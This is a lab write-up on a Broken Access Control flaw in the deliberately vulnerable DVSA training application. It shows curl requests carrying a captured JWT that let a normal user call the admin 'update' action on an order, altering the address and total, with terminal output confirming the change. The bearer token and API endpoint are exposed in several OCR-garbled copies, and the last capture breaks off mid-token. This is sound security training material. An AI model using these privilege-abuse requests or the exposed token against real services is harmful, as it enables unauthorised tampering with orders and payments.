

Part 1) Goal and Vulnerability Summary

This lesson shows a “Broken Access Control” vulnerability in the DVSA application. This problem happens when an admin function, in this case “update”, can be accessed by a normal user without checking for the - privileged of that user. As a result of this, the attacker can access this function and update any detail of the order, such as name, address, and payment.

Part 2) Why This Works / Root Cause


This vulnerability occurs because of the following:

1. The backend reveals the admin functionality
2. There is no role-based access controller checker
3. The API trusts any authenticated user request

Part 3) Environment and Setup

To do this lesson, we must have the following before starting doing it:


1. DVSA is deployed and working.



2. User account has been created (as a normal user)

3. Tools need to be installed/used:

- Browser (in this case, it is Chrome)
- DevTools (by pressing F12 inside a Chrome web page)



- Terminal with curl

```
saudmaashi@saudmaashi-VMware-Vir...

saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl --version
curl 8.18.0 (x86_64-pc-linux-gnu) libcurl/8.18.0 OpenSSL/3.5.5 zlib
/1.3.1 brotli/1.2.0 zstd/1.5.7 libidn2/2.3.8 libpsl/0.21.2 libssh2/
1.11.1 nghttp2/1.68.0 librtmp/2.3 mit-krb5/1.22.1 OpenLDAP/2.6.10
Release-Date: 2026-01-07, security patched: 8.18.0-1ubuntu2
Protocols: dict file ftp ftps gopher gophers http https imap imaps
ipfs ipns ldap ldaps mqtt pop3 pop3s rtmp rtsp scp sftp smb smbs sm
tp smtps telnet tftp ws wss
Features: alt-svc AsynchDNS brotli GSS-API HSTS HTTP2 HTTPS-proxy I
DN IPv6 Kerberos Largefile libz NTLM saudmasaudmaashi@saudmaashi-sa
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

4. The following are also needed (will be created later)

- API endpoint (/order)
- Authorization token
- Order ID


Part 4) Reproduction Steps

Step 1: Create a Normal Order

- Open DVSA website and register if you don't have an account already or log in to log into your account.
- Make an order (without completing the payment process)
- Store the "Order ID" somewhere (it will be needed later)

Step 2: Capture API Request

- Press F12 and go to "Network" tab then "Fetch/XHR" filter.
- **Click the related order request and check the following:**
 - **Request URL (API):** <https://ywkr3onb6f.execute-api.us-east-1.amazonaws.com/dvsa/order>



- **Authorization Header (TOKEN):**
eyJraWQwQmIjXODZmb1ZYWFBDMDM3JnWUp3bnFWdFZielNmVF
BQWVwvcnpJRk81dVFUWXExbz0iLCJhbGciOiJSUzI1NiJ9.eyJz
dWliOiI0NDI4MjQwOC01MGYxLTcwNzktNjRjOS03N2I4OTZlM
jVlMDYiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAudX
MtZWZzdC0xLmFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMV9GO

GwwNTRGbUMiLCJjbGllbnRfaWQiOiI1dDBudmhlNmdnaWV
uOTFmNThhcZRMZG85ZSIsIm9yaWdpbi9qdGkiOiJmNWFIM2
lxZC1jZWm1LTRiZWUtYmM3OC00OTNhZGY1YjI4MmUiLCJld
mVudF9pZCI6IjhhZjFkYjA1LWZiOGQtNDc2YS1iNDk2LTc2NG
VhZmY2YTFiZiIsInRva2VuX3VzZSI6ImFjY2VzcyIsInNjb3BlljoiY
XdzLmNvZ25pdG8uc2lnbmluLnVzZXluYWRtaW4iLCJhdXR0X
3RpbWUiOjE3Nzc3MTgwNjcsImV4cCI6MTc3NzcyMTY2Nywia
WF0ljoxNzc3NzE4MDY3LCJqdGkiOiJmOGVhMjhjNy00MzAzLT
QwYTgtYjI2Yi04Y2YyNmU3YjVhOWYiLCJ1c2VybmFtZSI6IjQ0
MjgyNDA4LTUwZjEtNzA3OS02NGM5LTc3Yjg5NmUyNWUwNi
J9.Msy6lymNTgbwAIRKEYARWMZclCEmBLhR-
CJa0G5JhFV2fXujAkceMr1fYAQ8RMQthSl7qoBbbe-
Hcdvgle0HXPqSaZqmSMGQ3innvkerbmKmLb4LniJLPP6Df_jv
Gc2QyUYhaLKg4ZECWZUW5QEvGhMkUMTFLhi3sO0HrwZ6b
K5Ko8YKtKro6ES-bnZZq-
jnS_wuD0Ob44nhCfM6tHw3res5kJgE-
_4ndvWZ0jLQyKJa3SaZ09fTYrfE7rdL-
divW8z1lQE7QUTYPRZaekqJjOKSzQN45zlvurqXaIrN3maE3c0
-tvE_SFEBsIVoe9CgcXPl084TMr0kuC-DUYJcLQ


The screenshot displays a web application interface for entering card details. On the left, a form titled "Enter Card Details" includes fields for "Card", "MM", and "CVC", along with a "Submit" button. Below the form, there are logos for Visa, Mastercard, and Discover. On the right, the Chrome DevTools Network tab is open, showing a list of network requests. The selected request is a POST to "/dsva/order" with a status of 200. The "Headers" tab is active, displaying various request headers such as "method", "path", "scheme", "Accept", "Accept-Encoding", "Accept-Language", and "Authorization". The "Payload" tab shows a large JSON object representing the request body, which includes details about the order, card, and user. The "Response" tab shows the server's response, which is a JSON object containing order details and a success message.

Step 3: Verify Normal Behavior

- Run the following command in your terminal (You must have the “ORDER_ID” before running it):

```
curl -s "$API" \  
-H "Content-Type: application/json" \  
-H "Authorization: $TOKEN" \  
--data-raw '{"action": "get", "order-id": " ORDER_ID", "items": {  
  "itemList": {"1021": 1}  
}}'
```

- The following steps illustrate how to get the “ORDER_ID”:
 - After creating the order (without paying), follow the following steps:
 - In the same web page, press F12 to show the DevTools interface
 - Go to “Network” tab then select the order you made
 - Go to ” Response” tab and get the ORDER_ID



- Order ID: 4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc
- The final format of the command to be executed:

```
curl -X POST "https://ywkr3onb6f.execute-api.us-east-1.amazonaws.com/dvsa/order" -H "Content-Type:
```

```
application/json" -H "Authorization:
eyJraWQiOiJXODZmb1ZYWFBDMDM3JnWUp3bnFWdFZielNmVFBQ
VVwvcnpJRk81dVFUWXExbz0iLCJhbGciOiJSUzI1NiJ9.eyJzdWIi
OiI0NDI4MjQwOC01MGYxLTcwNzktNjRjOS03N2I4OTZlMjVIMDYi
LCJpc3MiOiJodHRwcwpcL1wwY29nbml0by1pZHAudXMtZWZkdC
0xLmFtYXpvbmF3cy5jb21cL3VzLWVhc3QtMV9GOGwwNTRGbU
MiLCJlbGlbnRfaWQiOiI1dDBudmhlNmdnaWVuOTFmNTThczR
mZG85ZSIslm9yaWdpbl9qdGkiOiJmNWFiM2IxZC1jZWMyMTLRiZ
WUtYmM3OC00OTNhZGY1YjI4MmUiLCJldmVudF9pZCI6ImhhZjF
kYjA1LWZiOGQtNDc2YS1iNDk2LTc2NGVhZmY2YTfiZilsInRva2V
uX3VzZSI6ImFjY2Vzcylslm9jaW9jaW9jaW9jaW9jaW9jaW9jaW
luLnVzZXluYWRTaW4iLCJhdXRvX3RpbWUiOiE3Nzc3MTgwNjcsl
mV4cCI6MTc3NzcyMTY2NywiaWF0IjojNzc3Nzc3Nzc3Nzc3Nzc3N
iOiJmOGVhMjhjNy00MzAzLTQwYTgtYjIyY2YyNmU3YjVhOW
YiLCJ1c2VybmFtZSI6ImFjY2Vzcylm9jaW9jaW9jaW9jaW9jaW9jaW
c3Yjg5NmUyNWUwNiJ9.Msy6lymNTgbwAIRKEyARWMZclCEmB
LhR-CJa0G5JhFV2fXujAkcemr1fYAQ8RMQthSl7qoBbbe-
Hcdvgle0HXpqSaZqmSMGQ3innvkerbmKmLb4LniJLPP6Df_jvGc
2QyUYhaLKg4ZECWZUW5QEvgHMkUMTFLhi3sO0HrwZ6bK5Ko
8YKtKro6ES-bnZZq-jnS_wuD0Ob44nhCfM6tHw3res5kJgE-
_4ndvWZ0jLQyKJa3SaZ09fTYrfE7rdL-
divW8z1lQE7QUtyPRzaekqJjOKSzQN45zlvrqXalrN3maE3c0-
tvE_SFEBsIVoe9CgcXPl084TMr0kuC-DUYJcLQ" -d '{
  "action": "get",
  "order-id": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc",
  "items": {
    "itemList": {"1021": 1}
  }
}'
```


- After executing the command, the result is out as shown below:

```
saudmaashi@saudmaashi-VMware-Virtual-Platform: ~
{"message": "Internal server error"}saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl
-X POST "https://ywkr3onb6f.execute-api.us-east-1.amazonaws.com/dvsa/order" -H "Content-
Type: application/json" -H "Authorization: eyJraWQioiJXODZmb1ZYWFBDM3JnWUp3bnFwdFZielNmVF
BQWVwvcnpJRk81dVFUWEXbz0iLCJhbGciOiJSUzI1NiJ9.eyJzdWIiOiI0NDI4MjQwOC01MGYxLTcwNzktNjRjOS
03N2I4OTZlMjVlMDYiLCJpc3MiOiJodHRwczpCL1wvY29nbml0by1pZHAudXMtZWZdC0xLmFtYXpvcnF3cy5jb21
cL3VzLWVhc3QtMV9GOGwNTRGbUMiLCJjbGllbnRfaWQiOiI1dDBudmhlNmduYWVUOTFmNThhc2RmZG85ZSIsIm9y
aWdpbl9qdGkiOiJmNWFiM2IxZC1jZW11LTRiZWUtYmM3OC00OTNhZGY1YjI4MmUiLCJldmVudF9pZCI6IjhhZjFkY
jA1LWZiOGQtNDc2YS1iNDk2LTc2NGVhZmY2YTFiZiIsInRva2VuX3VzZSI6ImFjY2VzcyIsInNjb3BlIjoieXZlM
NvZ25pdG8uc2lnbmLlLnVzZXIuYWRtaW4iLCJhdXRoX3RpbWUiOjE3Nzc3MTgwNjcsImV4cCI6MTc3NzcyMTY2Nyw
iaWF0IjoxNzE4MDY3LCJqdGkiOiJmOGVhbmhjaW50MzAzLTQwYTgtYjI2Yi04Y2YyNmU3YjVhOWYiLCJ1c2Vy
bmFtZSI6IjQ0MjgyNDA4LTUwZjEtNzA3OS02NGM5LTc3Yjg5NmUyNWUwNiJ9.Msy6lymNTgbwAIRKEYARWMZclCEm
BLhR-CJa0G5JhFV2fXujAkceMr1fYAQ8RMQthSL7qoBbbe-HcdvgIe0HXPqSaZqmSMGQ3innvkerbmkLb4LniJLP
P6Df_jvGc2QyUYhaLKg4ZECWZUW5QEvGhmKUMTFLhi3s00HrwZ6bK5Ko8YKtKro6ES-bnZZq-jnS_wuD00b44nhCf
M6tHw3res5kJgE-_4ndvWZ0jLQyKJa3SaZ09fTYrfE7rDL-divW8z1lQE7QUTYPRZaekqJjOKSzQN45zlvurqXaIr
N3maE3c0-tvE_SFEBsIVoe9CgcXPL084TMr0kuC-DUYJCLQ" -d '{
  "action": "get",
  "order-id": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc",
  "items": {
    "itemList": {"1021": 1}
  }
}'
{"status":"ok","order":{"address":{"},"confirmationToken":"","itemList":{"totalAmount":
350,"address":"address","itemList":{"1021":1},"userId":"5345435435","status":120,"token":
"PGqD43543Q5Sem8gV","ts":1775840000},"orderId":"4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc","or
derStatus":100,"paymentTS":1777718078,"totalAmount":0,"userId":"44282408-50f1-7079-64c9-7
7b896e25e06"}}saudmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

The result is:

```
{
  "status": "ok",
  "order": {
    "address": {},
    "confirmationToken": "",
    "itemList": {
      "totalAmount": 350,
      "address": "address",
      "itemList": {
        "1021": 1
      },
      "userId": "5345435435",
      "status": 120,
      "token": "PGqD43543Q5Sem8gV",
      "ts": 1775840000
    },
    "orderId": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc",
    "orderStatus": 100,
    "paymentTS": 1777718078,
    "totalAmount": 0,
    "userId": "44282408-50f1-7079-64c9-77b896e25e06"
  }
}
```

Part 5) Evidence and Proof

- The admin update method can be called by the normal user, as shown in the following command:


```
curl -X POST "https://ywkr3onb6f.execute-api.us-east-1.amazonaws.com/dvsa/order" -H "Content-Type: application/json" -H "Authorization: eyJraWQiOiJXODZmb1ZYWFBDM3JnWUp3bnFWdFZielNmVFBQWVwvcnpJRk81dVFUWXExbz0iLCJhbGciOiJSUzI1NiJ9.eyJzdWUiOiI0NDI4MjQwOC01MGYxLTcwNzktNjRjOS03N2I4OTZlMjVlMDYiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAudXMtZWZdC0xLmFtYXpvbmF3cy5jb21cL3VzLWVhc3QtMV9GOGwwNTRGbUMiLCJjbGllbnRfaWQiOiI1dDBudmhlNmmdnaWVuOTFmNTNhczRmZG85ZSI9yaWdpbl9qdGkiOiJmNWFiM2IxZC1jZW11LTRiZWUtYmM3OC00OTNhZGY1YjI4MmUiLCJldmVudF9pZCI6IjhhZjFkYjA1LWZiOGQtNDc2YS1iNDk2LTc2NGVhZmY2YTFiZiIsInRva2VuX3VzZSI6ImFjY2VzcylsInNjb3BlljoiYXdzLmNvZ25pdG8uc2lnbmluLnVzZXluYWRtaW4iLCJhdXRvX3RpbWUiOiJmZ3Nzc3MTgwNjcsImV4cCI6MTc3NzcyMTY2NywiYWV0IjoxNzc3NzE4MDY3LCJqdGkiOiJmOGVhMjhjNy00MzAzLTQwYTgtYjI2Yi04Y2YyNmU3YjVhOWYiLCJ1c2VybmFtZSI6IjQ0MjgyNDA4LTUwZjEtNzA3OS02NGM5LTc3Yjg5NmUyNWUwNiJ9.Msy6lymNTgbwAIRKEyARWMZclCEmBLhR-CJa0G5JhFV2fXujAkcemr1fYAQ8RMQthSl7qoBbbe-Hcdvgle0HXPqSaZqmSMGQ3innvkerbmKmLb4LniJLPP6Df_jvGc2QyUYhaLKg4ZECWZUW5QEvGhMkUMTFLhi3sO0HrwZ6bK5Ko8YKtKro6ES-bnZZq-jnS_wuD0Ob44nhCfM6tHw3res5kJgE-_4ndvWZ0jLQyKJa3SaZ09fTYrfE7rdL-divW8z1lQE7QUTYPRZaekqJjOKSzQN45zlvurqXalrN3maE3c0-tvE_SFEBsIVoe9CgcXPl084TMr0kuC-DUYJcLQ" -d '{"action": "update", "order-id": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc", "items": { "itemList": {"1021": 1}, "status": 120,
```

```

"address": "Saudi Arabia",
"token": "PGqD43543Q5Sem8gV",
"ts": 1775840000,
"totalAmount": 5732,
"userId": "5345435435"
}
}

```

```

saudmaashi@saudmaashi-VMware-Virtual-Platform: ~
}
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl -X POST "https://ywkr3onb6f.execute
-api.us-east-1.amazonaws.com/dvsa/order" -H "Content-Type: application/json" -H "Authoriz
ation: eyJraWQiOiJXODZmb1ZYWFBDMD3JnWUp3bnFWdFZielNmVFBQWVwvcnpJRk81dVFUWXExbz0iLCJhbGciOi
JSUzI1NiJ9.eyJzdWIiOiI0NDI4MjQwOC01MGYxLTcwNzktNjRjOS03N2I4OTZlMjVlMDYiLCJpc3MiOiJodHRwcz
pcL1wY29nbml0by1pZHAudXMTZWZdC0xLmFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMV9GOGwwNTRGbUMiLCJjbG
lbnRfawQiOiI1dDBudmhlnMdnawVuOTFmNThhcZRMZG85ZSI6Im9yaWdpbl9qdGkiOiJmNWFiM2IxZC1jZWm1LTRi
ZWUtYmM3OC00OTNhZGY1YjI4MmUiLCJldmVudF9pZCI6IjhhZjFkYjA1LWZiOGQtNDc2YS1iNDk2LTc2NGVhZmY2Y
TFiZiIsInRva2VuX3VzZSI6ImFjY2VzcyIsInNjb3BlIjoieYXdzLmNvZ25pdG8uc2lnbmLuLnVzZXIuYWRtaw4iLC
JhdXRoX3RpbWUiOjE3Nzc3MTgwNjcsImV4cCI6MTc3Nzc3MTY2NywiawF0IjoxNzc3NzE4MDY3LCJqdGkiOiJmOGV
hmjhjny00MzAzLTQwYTgtYjI2Yi04Y2YyNmU3YjVhOWYiLCJ1c2VybmFtZSI6IjQ0MjgyNDQ4LTUwZjE2NzA3OS02
NGM5LTc3Yjg5NmUyNWUwNiJ9.Msy6lymNTgbwAIRKEyARWMZclCEmBLhR-CJa0G5JhFV2FXujAkceMr1fYAQ8RMQt
hSl7qoBbbe-HcdvgIe0HXPqSaZqmSMGQ3innvkerbmKmlb4LniJLPP6Df_jvGc2QyUYhaLkg4ZECWZUW5QEvgHmKu
MTFLhi3s00HrwZ6bK5Ko8YKtKro6ES-bnZzQ-jnS_wuD00b44nhCFM6tHw3res5kJgE-_4ndvWZ0jLQyKJa3SaZ09
fTYrfe7rdL-divW8z1lQE7QUTYPRZaekqJJOKSZN45zlvurqXaIrN3maE3c0-tvE_SFEBsIVoe9CgcXPl084TMr0
kuC-DUYJcLQ" -d '{
  "action": "update",
  "order-id": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc",
  "items": {
    "itemList": {"1021": 1},
    "status": 120,
    "address": "Saudi Arabia",
    "token": "PGqD43543Q5Sem8gV",
    "ts": 1775840000,
    "totalAmount": 5732,
    "userId": "5345435435"
  }
}'
{"status":"ok","msg":"cart updated"}saudmaashi@saudmaashi-VMware-Virtual-Platform:~$

```

- **The result is:** {"status": "ok", "msg": "cart updated"}
- **Using the following command again (to verify the changes):**
 curl -X POST "https://ywkr3onb6f.execute-api.us-east-1.amazonaws.com/dvsa/order" -H "Content-Type: application/json" -H "Authorization: eyJraWQiOiJXODZmb1ZYWFBDMD3JnWUp3bnFWdFZielNmVFBQWVwvcnpJRk81dVFUWXExbz0iLCJhbGciOiJSUzI1NiJ9.eyJzdWIiOiI0NDI4MjQwOC01MGYxLTcwNzktNjRjOS03N2I4OTZlMjVlMDYiLCJpc3MiOiJodHRwczpcL1wY29nbml0by1pZHAudXMTZWZdC0xLmFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMV9GOGwwNTRGbUMiLCJjbG

MiOiJodHRwczpcL1wvY29nbml0by1pZHAudXMtZWZdC0xLmFtYX
pvbmF3cy5jb21cL3VzLWVhc3QtMV9GOGwwNTRGbUMiLCJjbGllb
nRfaWQiOiI1dDBudmhlNmmdnaWVuOTFmNThhczRmZG85ZSIslm9
yaWdpbl9qdGkiOiJmNWFiM2lxZC1jZWm1LTRiZWUtYmM3OC00OT
NhZGY1YjI4MmUiLCJldmVudF9pZCI6IjhhZjFkYjA1LWZiOGQtNDc2
YS1iNDk2LTc2NGVhZmY2YTFiZilsInRva2VuX3VzZSI6ImFjY2Vzcylsl
nNjb3BlljoiYXdzLmNvZ25pdG8uc2lnbmluLnVzZXluYWRtaW4iLCJh
dXRoX3RpbWUiOjE3Nzc3MTgwNjcsImV4cCI6MTc3NzcyMTY2Nywi
aWF0IjoxNzc3NzE4MDY3LCJqdGkiOiJmOGVhMjhjNy00MzAzLTQw
YTgtYjI2Yi04Y2YyNmU3YjVhOWYiLCJ1c2VybmFtZSI6IjQ0MjgyNDA4
LTUwZjEtNzA3OS02NGM5LTc3Yjg5NmUyNWUwNiJ9.Msy6lymNTgb
wAIRKEyARWMZclCEmBLhR-
CJa0G5JhFV2fXujAkcemr1fYAQ8RMQthSl7qoBbbe-
Hcdvgle0HXPqSaZqmSMGQ3innvkerbmKmLb4LniJLPP6Df_jvGc2Q
yUYhaLKg4ZECWZUW5QEvGhMkUMTFLhi3sO0HrwZ6bK5Ko8YKtK
ro6ES-bnZZq-jnS_wuD0Ob44nhCfM6tHw3res5kJgE-
_4ndvWZ0jLQyKJa3SaZ09fTYrfE7rdL-
divW8z1lQE7QUTYPRZaekqJjOKSzQN45zlvurqXaIrN3maE3c0-
tvE_SFEBsIVoe9CgcXPl084TMr0kuC-DUYJcLQ" -d '{
"action": "get",
"order-id": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc",
"items": {
"itemList": {"1021": 1}
}
}'

```
saudmaashi@saudmaashi-VMware-Virtual-Platform: ~  
} }'  
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl -X POST "https://ywkr3onb6f.execute  
-api.us-east-1.amazonaws.com/dvsa/order" -H "Content-Type: application/json" -H "Authoriz  
ation: eyJraWQiOiJXODZmb1ZYWFBDMD3JnWUp3bnFwdFZielNmVFBQWVwvncpJRk81dVUWXExbz0iLCJhbGciOi  
JSUzI1NiJ9.eyJzdWIiOiI0NDI4MjQwOC01MGYxLTcwNzktNjRjOS03N2I4OTZlMjVlMDYiLCJpc3MiOiJodHRwcz  
pcl1wvY29nbml0by1pZHAudXMtZWZdC0xLMFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMVV9G0GwwNTRGbUMiLCJjbG  
lbnRfawQiOiI1dDBudmhlNmndnawVuOTFmNThhcZRMZG85ZSIsIm9yawdpbl9qdGkiOiJmNWFiM2IxZC1jZWm1LTRi  
ZWUtYmM3OC00OTNhZGY1YjI4MmUiLCJldmVudF9pZCI6IjhhZjFkYjA1LWZiOGQtNDc2YS1iNDk2LTc2NGVhZmY2Y  
TFiZiIsInRva2VuX3VzZSI6ImFjY2VzcyIsInNjb3BlIjoieXxzLmNvZ25pdG8uc2lnbmLuLnVzZXIuYWRTaw4iLC  
JhdXRoX3RpbWU0bjE3Nzc3MTgwNjcsImV4cCI6MTc3NzcyMTY2NywiawF0IjoXNzc3NzE4MDY3L3JqdGkiOiJmOGV  
